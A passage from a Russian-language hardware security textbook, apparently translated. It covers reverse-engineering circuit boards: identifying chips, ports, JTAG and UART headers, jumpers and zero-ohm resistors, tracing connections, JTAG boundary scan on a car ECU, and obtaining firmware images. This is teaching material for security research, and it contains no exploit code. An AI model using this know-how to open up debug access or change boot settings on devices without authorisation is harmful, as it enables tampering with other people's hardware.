


Рис. 3.26. Примеры корпусов ИС умного дверного звонка




Рис. 3.27. Корпуса ИС автомобильного ЭБУ

На рис. 3.27 видны следующие элементы.

1. **Корпус BGA** — основной процессор для этого устройства.
2. **Корпус TSSOP** — цифровой инвертор.
3. **Корпус QFP** (здесь виден только край) — неизвестная ИС.
4. **Корпус SOIC** — цифровой логический вентиль.
5. **Корпус TSSOP** — две неизвестные ИС.

Идентификация других компонентов на плате

Мы рассмотрели основные микросхемы, теперь рассмотрим некоторые другие компоненты.

Порты

Порты — не только точка подключения к устройству, но и важный источник информации, позволяющий понять функции различных компонентов, к которым эти порты подключены. Наиболее интересны порты цифрового ввода/вывода, так как они могут использоваться для обычного обмена данными с устройствами или предоставлять интерфейсы отладки.

Определив тип порта по его внешнему виду, обычно нетрудно найти и тип протокола, используемого на порту (вернитесь к главе 2, если нужно освежить информацию о различных протоколах портов). Если вы не можете идентифицировать порт только по внешнему виду, то подключите осциллограф, чтобы измерить напряжение и распознать шаблоны данных. Обратите внимание на высокое и низкое напряжение, а также продолжительность самого короткого импульса, который вы видите. Самый короткий импульс определяет *битрейт*, например импульс длиной 8,68 микросекунды соответствует битрейту, равному 115 200. Битрейтом обычно называют частоту переключения одного бита; самый короткий импульс обычно имеет значение 0 или 1. Чтобы получить скорость передачи, нужно взять обратную величину. В данном случае $1/0,00000868 = 115\ 207$, а при округлении получим стандартную скорость передачи 115 200 бод.

Как вариант, вы можете проследить траекторию дорожки на плате от порта до микросхемы, а затем воспользоваться информацией о разводке выводов микросхемы, чтобы определить тип порта.

Разъемы

Разъемы — это, как правило, внутренние порты, и изучить их было бы интересно, поскольку с их помощью можно получить доступ к некоторым функциям, предназначенному не для обычных пользователей, а для отладки, производства или ремонта. В числе прочего, вы можете найти на плате внутренние порты JTAG, UART и SPI/I2C. Иногда разъемы бывают не установлены на печатной плате

физически, но площадки для пайки имеются, поэтому путем несложной пайки можно припаять нужный разъем. На рис. 3.28 показан пример нескольких разъемов для поверхностного монтажа.




Рис. 3.28. Разъемы на печатной плате

Разъем по центру помечен надписью JTAG. Он изначально отсутствовал, но мы припаивали его к контактным площадкам, что обеспечивало JTAG-доступ к основной ИС, поскольку на ИС не была включена защита от чтения памяти. Что касается производителя, это был разъем Ember Packet Trace Port Connector. В приложении Б приведены несколько удобных распиновок разъемов.

К разъемам для сквозного монтажа легче подключаться, но при работе с небольшими устройствами, вероятно, будут нужны разъемы для поверхностного монтажа. На рис. 3.29 показан классический разъем UART внутри устройства.




Рис. 3.29. Разъем UART в устройстве

Здесь разъем – это ряд из четырех контактов с меткой J404 (надпись на рисунке перевернута). У этого разъема нет «стандартной» распиновки. Вам нужно будет выполнить реверс-инжиниринг. Видно, что контакт слева соединяется с большей «площадкой заземления», и это можно проверить с помощью мультиметра. Мы рассмотрим его позже в следующем разделе «Сопоставление печатной платы».

Аналоговая электроника

Большинство небольших компонентов, которые вам встретятся, представляют собой аналоговую электронику (резисторы и конденсаторы), хотя иногда катушки индуктивности, генераторы, транзисторы и диоды встречаются в виде SMD. Конденсаторы и резисторы имеют определенные важные для наших целей характеристики. На плате, показанной на рис. 3.30, их много.

Конденсаторы (как C31 на рис. 3.30) могут хранить и высвобождать небольшое количество заряда и часто используются для фильтрации сигнала. Конденсаторы — словно очень маленькие и быстрые перезаряжаемые батареи. Они могут заряжаться и разряжаться миллионы раз в секунду, а это означает, что любые быстрые перепады напряжения компенсируются зарядкой или раз-




Рис. 3.30. Резисторы и конденсаторы для поверхностного монтажа

Резисторы (например, R26 на рис. 3.30) со- противляются протеканию тока. В наших задачах наиболее интересны шунтирующие резисторы, подтягивающие/стягивающий резисторы (о них было в главе 2) и резисторы

с нулевым сопротивлением. Шунтирующие резисторы измеряют проходящий через ИС ток при анализе побочных каналов (подробнее в главе 8). На поверхностных резисторах, расположенных на лицевой стороне, обычно напечатано число, обозначающее значение сопротивления, при этом число вида abc означает сопротивление $ab \times 10^c$ Ом.

Наконец, есть резисторы с нулевым сопротивлением (например, R29 на рис. 3.30), которые выглядят довольно странно, ведь резистор без сопротивления — это просто провод. Эти резисторы помогают конфигурировать плату во время производства: резисторы с нулевым сопротивлением могут быть установлены в тех местах, в которых при другом исполнении устройства могут быть другие номиналы. Это позволяет использовать универсальный производственный процесс. Размещая их или не размещая, можно сделать цепь разомкнутой или замкнутой, благодаря чему можно создать, например, конфигурационный вход для ИС (в качестве примера вспомним пункт «Контакты конфигурации загрузки» из раздела «Пример поиска информации: устройство USB Artmogy» выше и контакт BOOT_MODE на плате NXP i.MX53). Производитель может выбрать одинаковую конструкцию печатной платы для отладочной и производственной плат, а затем использовать резистор с нулевым сопротивлением на соответствующих контактах, чтобы выбрать режим загрузки. Вот чем интересны резисторы с нулевым сопротивлением — с их помощью можно изменять важные с точки зрения безопасности конфигурации, поскольку их легко убрать и установить обратно. Капли припоя на соседних контактных площадках достаточно для имитации резистора с нулевым сопротивлением.

Кроме того, вам может встретиться маркировка размера корпуса, например 0603. Это число обозначает приблизительный физический размер резистора или конденсатора. Например, 0603 означает примерно $0,6 \times 0,3$ мм. Компоненты SMT могут иметь размеры вплоть до 0201 и продолжают уменьшаться по мере совершенствования технологий и уменьшения размеров потребительских устройств.

Функции печатной платы

На печатных платах есть и другие интересные элементы, например перемычки и контрольные точки. *Перемычки* используются для настройки печатной платы — если вы открываете или закрываете их, то цепь становится соответственно разомкнутой или замкнутой. Они выполняют ту же функцию, что и резисторы с нулевым сопротивлением, но их проще вставить или извлечь. Обычно они выглядят как площадка с двумя или тремя контактами, на которых есть небольшой съемный разъем. Он используется, например, в качестве входа для настройки определенных микросхем (см. BOOT_MODE, описанный ранее для NXP i.MX53). Перемычки интересны тем, что позволяют получить доступ к важным с точки зрения безопасности настройкам. На рис. 3.31 показаны контактные площадки, на которые можно установить перемычку с маркировкой JP1.




Рис. 3.31. Площадка для перемычки

Тестовые точки используются во время производства, ремонта или отладки. Они позволяют получить доступ к определенным дорожкам на плате. Контрольные точки могут иметь вид миниатюрной площадки на печатной плате, к которой можно подключиться с помощью щупа или полноценного разъема.

На рис. 3.32 показаны открытые дорожки, которые можно использовать для зондирования.




Рис. 3.32. Тестовые точки

На фото видно, что контрольные точки также могут иметь вид небольших открытых металлических компонентов, к которым можно приложить щуп осциллографа.

Сопоставление печатной платы

Теперь посмотрим на саму плату. Процесс изучения схемы с печатной платы называется *реверс-инжинирингом*. В подразделе «Спецификации и схемы» выше в этой главе мы говорили о схемах, о макетах и о том, как их читать. Разводка платы (закодированная в файле Gerber) отправляется на производственные предприятия. Получить ее удается редко (в предыдущем примере мы слукавили, взяв продукт с открытым исходным кодом). В действительности нас интересует обратный процесс: мы хотим перейти от физического продукта к схеме.

Это полезное упражнение, поскольку мы часто знаем, что на микросхеме есть определенные сигналы, к которым мы хотим получить доступ, например на контактах режима загрузки, которые мы нашли на схеме ранее. Иногда нам известно, что на микросхеме есть отладочный или последовательный разъем, и мы хотим выяснить его распиновку на печатной плате.

Что касается внедрения ошибок и анализа потребляемой мощности, то иногда приходится атаковать определенную часть контура электропитания. В этом случае у нас может быть одна ИС, которая управляет питанием, и мы хотим увидеть, какие другие ИС пытаются от нее. Для этого нам нужно отследить путь дорожек от одной ИС к другой.

Печатная плата предназначена для передачи энергии и сигналов между ее компонентами (такими, как наша микросхема и разъем, о которых мы только что упомянули). По сути, это «бутерброд» из проводящего материала, изолирующего материала и используемых компонентов. Печатная плата состоит из нескольких десятков слоев, каждый из которых электрически изолирован от другого. *Дорожки* — линии на печатной плате, а *переходные отверстия* — как отверстия в печатной плате в конце дорожки (рис. 3.33). Переходные отверстия соединяются с другими дорожками на других слоях внутри платы или на ней. Как правило, компоненты располагаются на передней и задней части печатной платы.

На внешней стороне платы нанесена маркировка, позволяющая идентифицировать компоненты, а также логотипы компаний, номера деталей печатных плат и другая информация. Эти маркировки называются *шелкографией*. Они используются при сопоставлении схемы платы с реальной платой. Кроме того, нет ничего веселее, чем долгие часы поиска резистора R33 среди множества других компонентов с маркировкой. Весь текст и линии на печатной плате, показанные на рис. 3.30, являются частью шелкографии.

При сопоставлении выводов микросхемы с платой полезно знать, что вывод микросхемы под номером 1 на шелкографии (и на самом корпусе микросхемы) обычно обозначается в виде точки.




Рис. 3.33. Дорожки и отверстия. Отверстия могут быть закрыты, как на этом фото, или открыты

Ниже приведены простые для запоминания условные обозначения компонентов (но вам могут встретиться и другие):

- C = конденсатор;
- R = резистор;
- JP = перемычка;
- TP = тестовая точка;
- U = ИС;
- VR = регулятор напряжения;
- XTAL или Y = кварцевый генератор.

Проследить пути дорожек печатной платы можно визуально, но это трудно сделать достаточно быстро, поэтому лучше взять свой любимый мультиметр и настроить его на измерение сопротивления (в идеале иметь мультиметр, который издает звуковой сигнал, чтобы не нужно было постоянно смотреть на дисплей). Прежде чем приступить к измерению, важно знать, что все дорожки покрыты *паяльной маской* — специальным слоем, придающим печатной плате зеленый, красный, черный или другой цвет. Паяльная маска предотвращает коррозию и возникновение случайных перемычек во время производства. Она не проводит ток, поэтому добраться до дорожки с помощью мультиметра не удастся. Зато маску довольно легко соскоблить даже кончиком мультиметра и обнажить медь дорожки.

Мультиметр измеряет сопротивление, подавая небольшой ток на щупы и измеряя напряжение на них для известного тестового тока. Фактически он просто применяет закон Ома ($V = I \times R$) для вычисления сопротивления. Поэтому использовать мультиметр можно только в цепях без питания. Любое напряжение, присутствующее в цепи, в лучшем случае запутает вас, а в худшем — приведет к повреждению мультиметра.

ПРИМЕЧАНИЕ

Использовать мультиметр в режиме измерения сопротивления можно только на обесточенной цепи (см. текст). Но даже если цель обесточена, во время проверки в цепь вводятся небольшие напряжения, которые могут повредить чрезвычайно чувствительные компоненты. На практике это маловероятно, поскольку мультиметр работает на низких токах, и мы предполагаем, что после теста вы не возвращаете устройства в эксплуатацию (не пытайтесь выполнить реверс-инжиниринг на кардиостимуляторе, который планируете имплантировать в свое тело).

Дорожки передают сигналы ввода/вывода, например сигналы от шин JTAG, I₂C или DRAM. Кроме того, дорожки могут образовывать площадки для питания и заземления. Сигналы обычно идут между двумя ИС или между ИС и портом или разъемом. Если вы используете мультиметр, то следует помнить, что некоторые типы компонентов запутывают мультиметр. Большие конденсаторы по результатам измерений часто показывают короткое замыкание, поскольку небольшой испытательный ток очень медленно заряжает конденсатор, что аналогично низкому сопротивлению. Полупроводниковые компоненты также могут восприниматься как низкое сопротивление, поэтому, увидев сигнал, которого тут вроде бы не должно быть, относитесь к своим измерениям с подозрением. Как правило, прямое замыкание (0 Ом, если сопротивление мультиметра и щупа может составлять от 0 до 10 Ом) является «настоящим» соединением, любые более высокие значения сопротивления могут быть артефактами компонентов цепи.

Рядом с выводами ИС часто можно увидеть подключенные к ним подтягивающие или стягивающие резисторы. Обычно они не являются «конечным пунктом назначения», так что в большинстве случаев нужно продолжать исследование. Много соединений может обозначать сеть заземления. Один заземляющий слой обычно распространяется на всю плату. У каждой микросхемы есть по крайней мере один контакт заземления. Металлические корпуса портов обычно заземляются, и у любого разъема обязательно есть заземление хотя бы на один из своих контактов. У более крупных ИС могут быть десятки контактов заземления, чтобы разделить токовую нагрузку на несколько контактов. Вдобавок у ИС могут быть отдельные аналоговые и цифровые выводы заземления. Большие перепады напряжения, вызванные переключением на цифровых линиях, вызывают шум на контактах заземления, поэтому их можно изолировать от аналоговых цепей с помощью отдельного заземления. В какой-то момент печатная плата соединяет

цифровые и аналоговые заземления друг с другом. Обычно заземление можно найти на металлических корпусах портов, или оно обозначено меткой GND на шелкографии.

Иногда металлические корпуса на портах (обычно называемые *экранами*) не подключаются напрямую к цифровому заземлению, поэтому, прежде чем углубиться в работу, нужно всегда выполнять быструю проверку контакта между точками заземления.

На плате может быть одна или несколько плоскостей питания, каждая из которых обычно обеспечивает различные напряжения для компонентов, особенно в более крупных ИС. Обычные напряжения, которые можно определить по тексту на шелкографии, равны 5, 3,3, 1,8 и 1,2 В.

Различные напряжения генерируются регуляторами напряжения или *ИС управления питанием* (voltage regulators or power management ICs, PMIC). Регуляторы напряжения — это простые компоненты, которые преобразуют базовое необработанное напряжение, подключенное к печатной плате, в широкий диапазон стабильных напряжений. Например, LD1117 принимает исходное напряжение от 4 до 15 В и преобразует его в 3,3 В. PMIC используются в более сложных устройствах, таких как мобильные телефоны. Они обеспечивают различные напряжения, но могут получать внешние команды на включение или выключение различных напряжений. Они могут связываться с SoC, которую питают, через протокол наподобие I₂C, так что если ОС в SoC должна работать быстрее, то может дать PMIC указание увеличить напряжение питания. При проведении больших токов на дорожках может возникать падение напряжения, поэтому схема обратной связи с PMIC может проверять напряжение, поступающее на компоненты, позволяя PMIC при необходимости регулировать его.

Иногда вы хотите обойти PMIC и использовать собственный источник питания (например, для внедрения ошибки). Поначалу это может показаться сложным, так как во время загрузки и работы PMIC формирует сложную последовательность напряжения, но на практике с подачей постоянного напряжения проблем не возникает. Мы предполагаем, что эта последовательность предназначена для экономии заряда батареи, и работа микросхемы не пострадает, если она вдруг не выполнится. Кроме того, подавая в систему свое питание, вы хотите сохранить в целости петлю обратной связи. Таким образом, независимый источник питания нужно применять только непосредственно к исследуемой микросхеме. Вы хотите, чтобы PMIC могла и дальше удерживать основную микросхему в состоянии сброса, пока не увидит стабильное выходное напряжение.

Теперь мы можем искать ответы на вопросы, приведенные ниже.

1. При каком уровне напряжения работает ИС или канал ввода/вывода? Включите устройство и измерьте устойчивое напряжение между землей и соответствующим выводом микросхемы или на соседней дорожке печатной платы.

2. К чему подключена площадка заземления? Металлический корпус любого порта может быть заземлением. Вы можете использовать его в качестве эталона и после отключения питания от устройства определить все другие точки заземления на контактах и разъемах микросхемы, выполнив прозвонку, описанную ранее.
3. Как распределяется питание по плате? Вы можете либо измерить напряжение на всех выводах, как и раньше, либо использовать прозвонку для определения всех точек, подключенных к плате.
4. К чему подключены контакты JTAG? Допустим, вы идентифицировали выводы JTAG микросхемы, но хотите знать, к какому разъему или контрольной точке они подключены. Используйте прозвонку между контактом JTAG IC и всеми «подозрительными» точками на плате. Если вы хотите стать профессионалом, то возьмите проволоку и сделайте из одного конца «веер», как показано на рис. 3.34. Подсоедините один из щупов к проводу и «проведите» по плате, что намного эффективнее, чем касаться каждой точки вручную. Для этого можно даже купить себе маленькие металлические щетки.



Рис. 3.34. Щетка для проверки цепи

Если хотите узнать больше о реверс-инжиниринге печатной платы, то взгляните на статью USENIX под названием *Printed Circuit Board Deconstruction Techniques*, написанную Джо Грандом. Если хотите углубиться в дизайн, то в книге *Printed Circuit Board Designer's Reference: Basics* (Prentice Hall, 2003) Кристофера Т. Робертсона можете узнать, как физически изготавливаются печатные платы. Дополнительные методы реверс-инжиниринга см. в книге *PCB-RE: Tools & Techniques* Нг Кен Тонга (CreateSpace Independent Publishing, 2017).

Использование граничного сканирования JTAG для сопоставления

До сих пор мы обсуждали в основном пассивные методы реверс-инжиниринга соединений на печатной плате. В предыдущей главе мы упоминали о существовании режима граничного сканирования JTAG. Оно позволяет использовать микросхему для подачи сигнала на плату и с помощью измерительного оборудования понять, куда он следует. Граничное сканирование также можно использовать для обнаружения сигналов на контакте микросхемы, а это означает, что мы можем управлять сигналом на плате и выяснить, на какой контакт он направляется.

Граничное сканирование требует, чтобы в процессе реверс-инжиниринга плата была включена. А для этого требуется некая информация. Чтобы приступить к работе, нам будет нужен разъем JTAG! Как правило, граничное сканирование JTAG выполняется после базового реверс-инжиниринга. Кроме того, нам потребуется файл языка описания граничного сканирования JTAG (Boundary Scan Description Language, BSDL) для рассматриваемого устройства, а на самом устройстве должно быть включено граничное сканирование JTAG (а так бывает не всегда).

Возьмем для примера автомобильный ЭБУ. В ЭБУ E82 используется устройство NXP MPC5676R. С помощью простого поиска в интернете мы можем найти файл BSDL для чипа MPC5676R, а это значит, что к нему стоит попытаться подключить интерфейс JTAG. Осмотрев плату, мы можем обнаружить, что на ней есть неиспользуемый 14-контактный разъем, подозрительно похожий на 14-контактный JTAG, обычно используемый этими устройствами. Припаяем проводки и подключим JTAG-адаптер (рис. 3.35).

Затем с помощью программного обеспечения TopJTAG мы загрузим файл BSDL и переведем микросхему в режим EXTEST. В этом режиме у нас есть полный контроль над контактами ввода/вывода чипа. Существует некоторый риск того, что вы породите беспорядок, перепутав случайные контакты (например, случайно сигнализируя о включении или выключении источника питания). Есть также режим *SAMPLE*, который означает, что чип все еще работает. Он может хаотично генерировать выходные сигналы, препятствуя сопоставлению. Мы будем придерживаться режима *EXTEST*.

TopJTAG показывает активность в ходе граничного сканирования JTAG. Это хорошо, поскольку последующий реверс-инжиниринг может быть облегчен. В итоге мы увидим изображение, показанное на рис. 3.36.

На рис. 3.36 видно состояние каждого контакта на устройстве. Картинка меняется в реальном времени, так что если внешнее напряжение на выводе изменяется, мы можем увидеть изменение цвета на этом изображении или изменение значения ввода/вывода в таблице.




Рис. 3.35. Разъем и адаптер JTAG, подключенные к ЭБУ E82. Резистор 1 кОм используется для подачи прямоугольного сигнала частотой 1 Гц в контрольные точки




Рис. 3.36. В программном обеспечении TopJTAG для графического представления состояния контактов используется файл BSDL

Чтобы сопоставить тестовую контрольную точку с выводом, мы можем подать на нее прямоугольную волну с помощью генератора сигналов. На рис. 3.35 мы видели, что для подачи на плату слаботочной прямоугольной волны используется резистор 1 кОм. В результате мы должны увидеть переключение соответствующего контакта на экране TopJTAG. Если у вас нет генератора сигналов, то можно подключить один конец резистора 1 кОм к точке VCC на плате, а другой конец соединить с контрольной точкой.

С помощью программы можно сделать и обратное: переключая сигнал с определенного вывода, вы можете выполнять измерения в разных местах на плате, чтобы выяснить, где этот контакт подключен. К сожалению, программа не умеет генерировать осциллограмму, но с помощью горячих клавиш **CTRL+T** вы можете сделать это вручную (или найти какое-нибудь программное обеспечение для перехвата нажатия клавиш). В приложении А мы обсудим инструменты, которые вам потребуются для выполнения такого рода задач. Программа JTAGulator Джо Гранда, например, позволяет выполнять автоматическое сопоставление контрольных точек с битами граничного сканирования.

Извлечение информации из прошивки

В образах прошивки содержится большая часть кода, работающего на устройстве, поэтому в поисках точки атаки очень интересно заглянуть в них. Пока что мы в основном обсуждали информацию, которую можно либо увидеть, либо найти с помощью простых электрических тестов. Сейчас мы совершим квантовый скачок в сложности и подробно расскажем, как на самом деле можно работать с прошивкой. На первый взгляд это выглядит как серьезный уход от темы изучения платы, но если подумать о более общей цели сбора информации, то анализ микропрограммы является важным шагом (а иногда даже самым важным). В остальной части книги мы обсуждаем многие операции, зависящие от микропрограммы. Понимание того, как находить криптографические подписи, помогает осознать, где можно применить внедрение ошибок. Если вам удастся найти код, который работает с подписью, то это будет хорошим признаком того, что вы сможете выполнить проверку подписи.

Извлечение образа прошивки

Имея перед собой устройство и информацию о JTAG, вы можете предположить, что мы собираемся извлечь образ прошивки из устройства. Но, выбрав путь наименьшего сопротивления, мы сначала попробуем получить его с сайта обновлений или, если устройство поддерживает Linux, из каталога `/lib/firmware`.

Образ может храниться в виде отдельного файла для загрузки или быть встроен в установочный пакет. В первом случае можно переходить к следующему подразделу, а во втором воспользуйтесь своими навыками реверс-инжиниринга

программного обеспечения, чтобы найти файл обновления в каталоге установки. Как вариант, вы можете попробовать выполнить поиск по известной строке, которую выводит устройство, хотя образы встроенного ПО часто бывают сжаты и текстовый поиск в этом случае будет невозможен. Вы можете использовать инструмент binwalk, чтобы найти файлы LZMA или разархивировать (zlib/gzip) сжатые образы внутри файлов. Мы действительно будем использовать binwalk позже, чтобы выполнить дальнейший анализ образа прошивки. Кроме того, вы можете запустить обновление, а затем перехватить образ из канала связи во время обновления с помощью таких инструментов, как Wireshark для Ethernet-соединений или socat для Linux.

